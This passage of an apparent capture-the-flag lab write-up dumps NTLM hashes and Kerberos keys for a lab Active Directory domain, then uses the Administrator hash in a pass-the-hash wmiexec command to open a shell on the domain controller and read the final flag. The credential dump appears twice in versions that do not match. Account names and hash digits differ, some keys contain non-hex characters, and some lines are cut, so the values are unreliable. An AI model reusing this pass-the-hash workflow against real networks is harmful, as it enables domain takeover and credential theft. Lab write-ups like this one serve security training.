Administrator:500:aad3b435b51404eeaad3b435b51404ee:822601ccd7155f47cd955b94af1558be:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:5e507509602e1b651759527b87b6c347:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3791ca8d70c9e1d2d2c7c5b5c7c253e8:::
CITRIX$:1103:aad3b435b51404eeaad3b435b51404ee:fd981d0c915932bb3dddf38b415c49121:::
ntb.local\alarrsson:1104:aad3b435b51404eeaad3b435b51404ee:92a44f1aa6259c55f9f514fabae5cc3f:::
ntb.local\jmenes:1106:aad3b435b51404eeaad3b435b51404ee:10d0c05f7d958955f0eaf1479b5124a0:::
ntb.local\pmorgan:1107:aad3b435b51404eeaad3b435b51404ee:8618ba932416a7484a854b250bf28577:::
ntb.local\awardel:1108:aad3b435b51404eeaad3b435b51404ee:270e4d446437f4383b092b42a9f88f0a:::
VDSKTOP3$:1109:aad3b435b51404eeaad3b435b51404ee:e582f9b9d77dae6357bb574620b721ce:::
VDSKTOP2$:1110:aad3b435b51404eeaad3b435b51404ee:f583f9b5fc860b9ae21e482caad0553:::
VDSKTOP1$:1111:aad3b435b51404eeaad3b435b51404ee:f96d793a4b9d2b8517123ad8d1e26b03:::
ntb.local\xenserver-svc:1112:aad3b435b51404eeaad3b435b51404ee:ffc86906b87839a80c9a5df66fd39452:::
ntb.local\print-svc:1113:aad3b435b51404eeaad3b435b51404ee:ffc86906b87839a80c9a5df66fd39452:::
ntb.local\mssql-svc:1115:aad3b435b51404eeaad3b435b51404ee:ffc86906b87839a80c9a5df66fd39452:::
ntb.local\mturner:1117:aad3b435b51404eeaad3b435b51404ee:330e8573172909af7b756c4b831d7780:::
ntb.local\app-svc:1118:aad3b435b51404eeaad3b435b51404ee:feabcb5e62391216ff8ba2bbf487298b:::
ntb.local\rprakash:1119:aad3b435b51404eeaad3b435b51404ee:64b49f377000aa5e512625de928e6a05:::
LAPTOP1$:1120:aad3b435b51404eeaad3b435b51404ee:fafcb53e7c9e126632dee80a69a6bc40:::
LAPTOP2$:1121:aad3b435b51404eeaad3b435b51404ee:a898f3e4f7766d961f1c93d96e52821e:::
LAPTOP3$:1122:aad3b435b51404eeaad3b435b51404ee:ff9313db8ceebfb0e37be27dcbda8011:::
LAPTOP5$:1123:aad3b435b51404eeaad3b435b51404ee:bb0e3fae33f0f5fa0149e0eca3ea8802:::
LAPTOP6$:1124:aad3b435b51404eeaad3b435b51404ee:fb6667b6521fcb2e3c8ab72688e560d1:::
ntb.local\urquart1:1125:aad3b435b51404eeaad3b435b51404ee:182bc93cf09b8c0f5061facd4976f664:::
ntb.local\rdrew:1137:aad3b435b51404eeaad3b435b51404ee:22cb6094738daf99418dc0373ed0a46e:::
ntb.local\fboucher:1138:aad3b435b51404eeaad3b435b51404ee:7f2dca6c6f0865f8955e720063a98f4c:::
ntb.local\cneller:1139:aad3b435b51404eeaad3b435b51404ee:be5d31e3ee91641b2f4d5ad7da384c4b:::
ntb.local\anagy:1140:aad3b435b51404eeaad3b435b51404ee:b53e1fc07b17a1dd5637db069ce81f67:::
WK01$:1142:aad3b435b51404eeaad3b435b51404ee:e7ef2a5d6ae326424d8f4b936fe8a129:::

```

Hash Collection

Administrator:500:aad3b435b51404eeaad3b435b51404ee:822601ccd7155f47cd955b94af1558be:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC\$:1000:aad3b435b51404eeaad3b435b51404ee:5e507509602e1b651759527b87b6c347:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3791ca8d70c9e1d2d2c7c5b5c7c253e8:::
CITRIX\$:1103:aad3b435b51404eeaad3b435b51404ee:fd981d0c915932bb3ddf38b415c49121:::
htb.local\alarsson:1104:aad3b435b51404eeaad3b435b51404ee:92a44f1aa6259c55f9f514fabae5cc3f:::
htb.local\jmendes:1106:aad3b435b51404eeaad3b435b51404ee:10d0c05f7d958955f0eaf1479b5124a0:::
htb.local\pmorgan:1107:aad3b435b51404eeaad3b435b51404ee:8618ba932416a7404a854b250bf28577:::
htb.local\awardel:1108:aad3b435b51404eeaad3b435b51404ee:270e4d446437f4383b092b42a9f88f0a:::
VDESKTOP3\$:1109:aad3b435b51404eeaad3b435b51404ee:e582f9b9d77dae6357bb574620b721ce:::
VDESKTOP2\$:1110:aad3b435b51404eeaad3b435b51404ee:f583f9b5fc860b9ae21e482caaad0553:::
VDESKTOP1\$:1111:aad3b435b51404eeaad3b435b51404ee:f96d793a4b9d2b8517123ad8d1e26b03:::
htb.local\xenserver-svc:1112:aad3b435b51404eeaad3b435b51404ee:ffc86906b87839a80c9a5df66fd39452:::
htb.local\print-svc:1113:aad3b435b51404eeaad3b435b51404ee:ffc86906b87839a80c9a5df66fd39452:::
htb.local\mssql-svc:1115:aad3b435b51404eeaad3b435b51404ee:ffc86906b87839a80c9a5df66fd39452:::
htb.local\mtturner:1117:aad3b435b51404eeaad3b435b51404ee:330e8573172989af7b756c4b831d7788:::
htb.local\app-svc:1118:aad3b435b51404eeaad3b435b51404ee:feabcb5e62391216ff8ba2bbf487298b:::
htb.local\rprakash:1119:aad3b435b51404eeaad3b435b51404ee:64b49f377000aa5e512625de928e6a05:::
LAPTOP1\$:1120:aad3b435b51404eeaad3b435b51404ee:fafcb53e7c9e126632dee80a69a6bc40:::
LAPTOP2\$:1121:aad3b435b51404eeaad3b435b51404ee:a898f3e4f7766d961f1c93d96e52821e:::
LAPTOP3\$:1122:aad3b435b51404eeaad3b435b51404ee:ff9313db8ceebfb0e37be27dcbda8011:::
LAPTOP5\$:1123:aad3b435b51404eeaad3b435b51404ee:bb0e3fae33f0f5fa0149e0eca3ea8802:::
LAPTOP6\$:1124:aad3b435b51404eeaad3b435b51404ee:fb6667b6521fcb2e3c8ab72688e560d1:::
htb.local\urquarti:1125:aad3b435b51404eeaad3b435b51404ee:182bc93cf09b8c0f5061facd4976f664:::
htb.local\rdrew:1137:aad3b435b51404eeaad3b435b51404ee:22cb6094730daf99418dc0373ed0a46e:::
htb.local\fboucher:1138:aad3b435b51404eeaad3b435b51404ee:7f2dca6c6f0865f8955e720063a98f4c:::
htb.local\cmeller:1139:aad3b435b51404eeaad3b435b51404ee:be5d31e3ee91641b2f4d5ad7da384c4b:::
htb.local\anagy:1140:aad3b435b51404eeaad3b435b51404ee:b53e1fc07b17a1dd5637db069ce81f67:::
WK01\$:1142:aad3b435b51404eeaad3b435b51404ee:e7ef2a5d6ae326424d8f4b936fe8a129:::
WK02\$:1143:aad3b435b51404eeaad3b435b51404ee:e55fbb54432c61dea5f21874a342583d:::
WK03\$:1144:aad3b435b51404eeaad3b435b51404ee:acbf68032188283bfdaadea761b9a700:::
WK04\$:1145:aad3b435b51404eeaad3b435b51404ee:ecbbb4c9d9b1817aaaa47f3bebccec950:::
WK05\$:1146:aad3b435b51404eeaad3b435b51404ee:1b4e60ea2d87ec132336aa0cb06cb58c:::
WK06\$:1147:aad3b435b51404eeaad3b435b51404ee:2c17c9ff7dd85996f1078a12eb469f4a:::
WK07\$:1149:aad3b435b51404eeaad3b435b51404ee:cc2413c14387878386b6a9d62f75f72e:::
WK09\$:1150:aad3b435b51404eeaad3b435b51404ee:1e0a5fed55e52312227b5769013fa7e9:::
htb.local\backup-svc:1151:aad3b435b51404eeaad3b435b51404ee:ffc86906b87839a80c9a5df66fd39452:::
htb.local\test-svc:1152:aad3b435b51404eeaad3b435b51404ee:4e36a1854ae7cc3681b6168fe5906e45:::
htb.local\netscaler-svc:1602:aad3b435b51404eeaad3b435b51404ee:ffc86906b87839a80c9a5df66fd39452:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:eeae682fea0120839f5cf840279b650a223418a334861b32001dbaab7060b0cb
Administrator:aes128-cts-hmac-sha1-96:4e77eb212c9c89234d061171eb981b92
Administrator:des-cbc-md5:2ac7b38ff1a48f67
DC\$:aes256-cts-hmac-sha1-96:61d67418b4a65e6b6161b86fcd1abfe55b0e4f2f5d8efb339816b67825082e9f
DC\$:aes128-cts-hmac-sha1-96:38a2a2858c324ab9993eedf9b9bed4f3
DC\$:des-cbc-md5:ad6452c4072c57d9
krbtgt:aes256-cts-hmac-sha1-96:a67001bfb6c76224f2156450518191893c84d3cb6cee2956ef2659635a692458
krbtgt:aes128-cts-hmac-sha1-96:2f187b734a44d3344028d9c50de6d45c
krbtgt:des-cbc-md5:7675192346f80864
CITRIX\$:aes256-cts-hmac-sha1-96:72eb6b137275e892b09fc74714ea068512a7c8b2adc2e24f260e8e76783e29c7
CITRIX\$:aes128-cts-hmac-sha1-96:7c96d2b6f85994f52f9b14e18bf73618
CITRIX\$:des-cbc-md5:3468c72cb58f547a
htb.local\alarsson:aes256-cts-hmac-sha1-96:2e7be1f105bcd413783a682a27ec6e3424c1a93a507b831a4b75e1efca570e78
htb.local\alarsson:aes128-cts-hmac-sha1-96:53db5c1a232a02eb7ceeb620650d730c
htb.local\alarsson:des-cbc-md5:e068792fe58c37ea
htb.local\jmendes:aes256-cts-hmac-sha1-96:d91d10c9f00b17f3e3d29dee98af067c19884da47ec34b8f33750a74ca0410ee
htb.local\jmendes:aes128-cts-hmac-sha1-96:ad976084f2d76cc6527b623a42f878ef
htb.local\jmendes:des-cbc-md5:2638f87697cde61f
htb.local\pmorgan:aes256-cts-hmac-sha1-96:fafdlc2483f05d20ea355448192719b6aca35fec1ef975b5a5c624de43c01ba3
htb.local\pmorgan:aes128-cts-hmac-sha1-96:90e2852e2c2357dcb43735a46a01e9f3
htb.local\pmorgan:des-cbc-md5:5773647cfbece580
htb.local\awardel:aes256-cts-hmac-sha1-96:f4135a5898349631bbf9976776615c5b2369ae0d00c7f91af6348a202a93666f
htb.local\awardel:aes128-cts-hmac-sha1-96:2d619944af0976beaf6f9b3c529665e6
htb.local\awardel:des-cbc-md5:3d9852e5e5fe08d9
VDESKTOP3\$:aes256-cts-hmac-sha1-96:0dfdb6fb02b612d20e71f7c352eb918c7cc12679fa71d33ece0d4bfff1602c452
VDESKTOP3\$:aes128-cts-hmac-sha1-96:775c3974a30607b87ee1485bb849d1f8
VDESKTOP3\$:des-cbc-md5:3de3b9c40da7cbc4
VDESKTOP2\$:aes256-cts-hmac-sha1-96:67f8834883f679e28326b9c416ee0772a976cbc89fa904df407441fd763e623e

VDESKTOP2\$:aes128-cts-hmac-sha1-96:baddab259a607c381adf118bf9bedf8b
VDESKTOP2\$:des-cbc-md5:d32aa48326d585f8
VDESKTOP1\$:aes256-cts-hmac-sha1-96:c0b601d91c47b8561cd3b8a41602b2dab6156d21135f52d92685fd4b71137794
VDESKTOP1\$:aes128-cts-hmac-sha1-96:f1876be811720aec380948053a2bfa9e
VDESKTOP1\$:des-cbc-md5:ec15c8269798e076
htb.local\xenserver-svc:aes256-cts-hmac-sha1-96:e93ba34ca8302dcfd988471ca49705c19078297ba4b2a554e6ef2f56bd2606d0
htb.local\xenserver-svc:aes128-cts-hmac-sha1-96:17af7b322987bb99a9961620a7ea54c5
htb.local\xenserver-svc:des-cbc-md5:5eb9a8fb91c75d57
htb.local\print-svc:aes256-cts-hmac-sha1-96:8e1a24efa266b33cle5cfd5de1c678b29d0ef2d24f22eec48fe180f869d7dd2c
htb.local\print-svc:aes128-cts-hmac-sha1-96:7761dc9a8c9d579233bf0f9e4fa9a76e
htb.local\print-svc:des-cbc-md5:5dec430437e68a52
htb.local\mysql-svc:aes256-cts-hmac-sha1-96:7c9cbd4961788963c434e2d68e5d10eeb0b31432d54c5f97c67a3aec5841334d
htb.local\mysql-svc:aes128-cts-hmac-sha1-96:7bbe39d16a768bcb90a2845388654fab
htb.local\mysql-svc:des-cbc-md5:a2899257cbc86e3b
htb.local\mtuner:aes256-cts-hmac-sha1-96:3fd0741a675313dccc9d15326aca33157da79adbf29b983e0b99cda27be9d2
htb.local\mtuner:aes128-cts-hmac-sha1-96:6364145fad3f59dc79992a0abdea551c
htb.local\mtuner:des-cbc-md5:3415c8b9fdad377a
htb.local\app-svc:aes256-cts-hmac-sha1-96:b4ac26617c753a88429e9ab336426ef3ef0d4d4915f45db0b80e62bfcc8fc2a5
htb.local\app-svc:aes128-cts-hmac-sha1-96:9f2601ed8d2a622b363937fd605e7e75
htb.local\app-svc:des-cbc-md5:a2b6dce3cd02ab34
htb.local\rprakash:aes256-cts-hmac-sha1-96:a44f3db333a59f90b6ade01b6f7d22a5da2059315b119f05bc755053c132967f
htb.local\rprakash:aes128-cts-hmac-sha1-96:e36ddd0004eca6a394e1a790c5389148
htb.local\rprakash:des-cbc-md5:f7da54b940981a97
LAPTOP1\$:aes256-cts-hmac-sha1-96:41fca391ab1ca4c39b98342da3ee718e9e53795f65d254cb28ff3e12a6b56c24
LAPTOP1\$:aes128-cts-hmac-sha1-96:bb3c3e49cc4bb7de0284a5fbeb3dd79
LAPTOP1\$:des-cbc-md5:23f4912fdfe9c7cb
LAPTOP2\$:aes256-cts-hmac-sha1-96:f06bf5b3959cfc0bedb1f7f52c9d89d2ff419bb264e4f50135bf2513a20ce019
LAPTOP2\$:aes128-cts-hmac-sha1-96:fe47a3b3c1b7c5d2063855aa34cb9edf
LAPTOP2\$:des-cbc-md5:df4c769e0e5b76da
LAPTOP3\$:aes256-cts-hmac-sha1-96:26d72e03fa8f066546b1a9ed81da1e531554574d7e792066293c28b10dc07ff5
LAPTOP3\$:aes128-cts-hmac-sha1-96:ef548fd68edc04c648fc028d14fef6ae
LAPTOP3\$:des-cbc-md5:adf73151a2dfaba8
LAPTOP5\$:aes256-cts-hmac-sha1-96:3aea19a0f81ee5953aed4f9f120b62631d98cfa5fd79fd72feee31c4b7d9e683
LAPTOP5\$:aes128-cts-hmac-sha1-96:07947532a1ba3d85ae9a0af0ead03df5
LAPTOP5\$:des-cbc-md5:a14683bfec10041c
LAPTOP6\$:aes256-cts-hmac-sha1-96:08ff2ca4a5b08b38cda01283e30ac6c5060b7df1b1a31704ce999e1e6f82e826
LAPTOP6\$:aes128-cts-hmac-sha1-96:1c3c09621a71454d68628ea8ad7f3efb
LAPTOP6\$:des-cbc-md5:daae0794ae9b4c45
htb.local\urquarti:aes256-cts-hmac-sha1-96:8b16b04964ee76e1dd552aec8ae9d0a5814f5540cfc1633e82d94a83ac0b44bf
htb.local\urquarti:aes128-cts-hmac-sha1-96:95020927b31af43490b318a71c7c6d30
htb.local\urquarti:des-cbc-md5:73513b1c7a254ab6
htb.local\rdrew:aes256-cts-hmac-sha1-96:9b5a0c3331c19aa3f2105a8ac580c8517420ec1eb0dbc9f628fa75a90c430c9b
htb.local\rdrew:aes128-cts-hmac-sha1-96:2cb7d0a1c8e47e57622b2c4cef38f653
htb.local\rdrew:des-cbc-md5:7fbca7bafd52ece9
htb.local\fboucher:aes256-cts-hmac-sha1-96:cf0901292925026c6016e2a4cce50754dead6aeb5c0810be574b340a240c037b
htb.local\fboucher:aes128-cts-hmac-sha1-96:5a9f7dcf35f69a2910af82d275950f64
htb.local\fboucher:des-cbc-md5:2067374fefc1d56e
htb.local\cmeller:aes256-cts-hmac-sha1-96:87a86ed952630e3bac9b8af26d5e6f0c1d600f80b8de68f447c03f12f0089b83
htb.local\cmeller:aes128-cts-hmac-sha1-96:0d5f1803002032e36b232454de023d25
htb.local\cmeller:des-cbc-md5:cea14a45751fb3cb
htb.local\anagy:aes256-cts-hmac-sha1-96:7db3d41cfd047cae47e535bb9dd081803fbd9d506ed4fccf61ee68942953785f
htb.local\anagy:aes128-cts-hmac-sha1-96:ef235f741cb6e0aaf96233ff44e36b9b
htb.local\anagy:des-cbc-md5:6de0203d1a4cea02
WK01\$:aes256-cts-hmac-sha1-96:b15ed9285ad9eb4f657e6c53d9208c1f93eacf7a7ffe60ed1d66900c69932a14
WK01\$:aes128-cts-hmac-sha1-96:92eadcddca5722eb4852c3c7695bd675
WK01\$:des-cbc-md5:45012970c2fd978c
WK02\$:aes256-cts-hmac-sha1-96:b360f46dc8c76522508e4ce7c057f5c54ff97633855260f007a394e10d1d6fe9
WK02\$:aes128-cts-hmac-sha1-96:c616f6b97592811fffd188981e47013a8
WK02\$:des-cbc-md5:fbf45d5407700438
WK03\$:aes256-cts-hmac-sha1-96:d687ad11c23ee33f915f02d187c102a64a9f965353dce728af483af32d373253
WK03\$:aes128-cts-hmac-sha1-96:99ffe501a1b9315de908581a479a1905
WK03\$:des-cbc-md5:f74f8564641cc2d9
WK04\$:aes256-cts-hmac-sha1-96:4ecc004e82e349c692f30cb28cd69336f1eb07440ea74ea1b53fcc97d2afda79


```

WK04$:aes128-cts-hmac-sha1-96:e265b80c714ac59416acc4665a0c3191
WK04$:des-cbc-md5:a801d36429f4b9da
WK05$:aes256-cts-hmac-sha1-96:8d76ad3a60a32ea9584c5fd045f64668c1387a251981d5457aeac93ba3920b14
WK05$:aes128-cts-hmac-sha1-96:3168586f11bac1f16633a2cdc755018b
WK05$:des-cbc-md5:6ea191fe7a85a8f4
WK06$:aes256-cts-hmac-sha1-96:f9d5d01712e4b873e2e7588f635f9373476b7eab58757b68137c9240697da1d4
WK06$:aes128-cts-hmac-sha1-96:cbe9710ee38dc52d4c3cf68fd7c44a4f
WK06$:des-cbc-md5:4c027f2516857380
WK07$:aes256-cts-hmac-sha1-96:4f1cd1f1db09450ea89443cd8d3fbc98232457d61cfe20baeba492d94dbca7d6
WK07$:aes128-cts-hmac-sha1-96:810e5b35c75166108798e3ba275f0493
WK07$:des-cbc-md5:d920d6349b10154f
WK09$:aes256-cts-hmac-sha1-96:752ad9fa558cbf45543f8a2d0ebf1e9525f612d06cf48e1698785903e9ae738f
WK09$:aes128-cts-hmac-sha1-96:f06109d04b2a64af591c2b5d172ff2ef
WK09$:des-cbc-md5:cdbc866e6b3ddc16
htb.local\backup-svc:aes256-cts-hmac-
sha1-96:628a8f9db4eb152717dca67e8d3c996827f02c2fdbfe2d427d783c369c86f328
htb.local\backup-svc:aes128-cts-hmac-sha1-96:ccd79fe595de98935f2dc557bcd175fb
htb.local\backup-svc:des-cbc-md5:7c916bfebfaee308
htb.local\test-svc:aes256-cts-hmac-
sha1-96:8bc92a6544e449c9051c5b4a5e0a8c11908927d8e6409f58067f91b22f69051b
htb.local\test-svc:aes128-cts-hmac-sha1-96:99e7edfc2feee188005c71bfff7d65c16
htb.local\test-svc:des-cbc-md5:136b917097e69149
htb.local\netscaler-svc:aes256-cts-hmac-
sha1-96:b81fce62fe63a6240ca8e4bb04d6700ca6c2d0a9a3e614db5811879291a04b99
htb.local\netscaler-svc:aes128-cts-hmac-sha1-96:bdaaa24b4d91a8ce54eb9f62c60ec162
htb.local\netscaler-svc:des-cbc-md5:f18a4c4cd34a2a52

```

Use the administrator hash to access the domain controller and read the final flag

```

proxychains python /opt/ActiveDirectory/impacket/examples/wmiexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:822601ccd7155f47cd955b94af1558be Administrator@172.16.249.200

# Read the flag
type C:\Users\Administrator\Desktop\flag.txt
# RESULTS
XEN{d3r1v471v3_d0m41n_4dm1n}

```

```

root@kali: /opt/PrivEsc/Windows/SeBackupPrivilege/SeBackupPrivilegeCmdLets/bin/Debug# proxychains python /opt/Acti
04ee:822601ccd7155f47cd955b94af1558be Administrator@172.16.249.200
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\Desktop\flag.txt
XEN{d3r1v471v3_d0m41n_4dm1n}

```

FLAG 6: XEN{d3r1v471v3_d0m41n_4dm1n}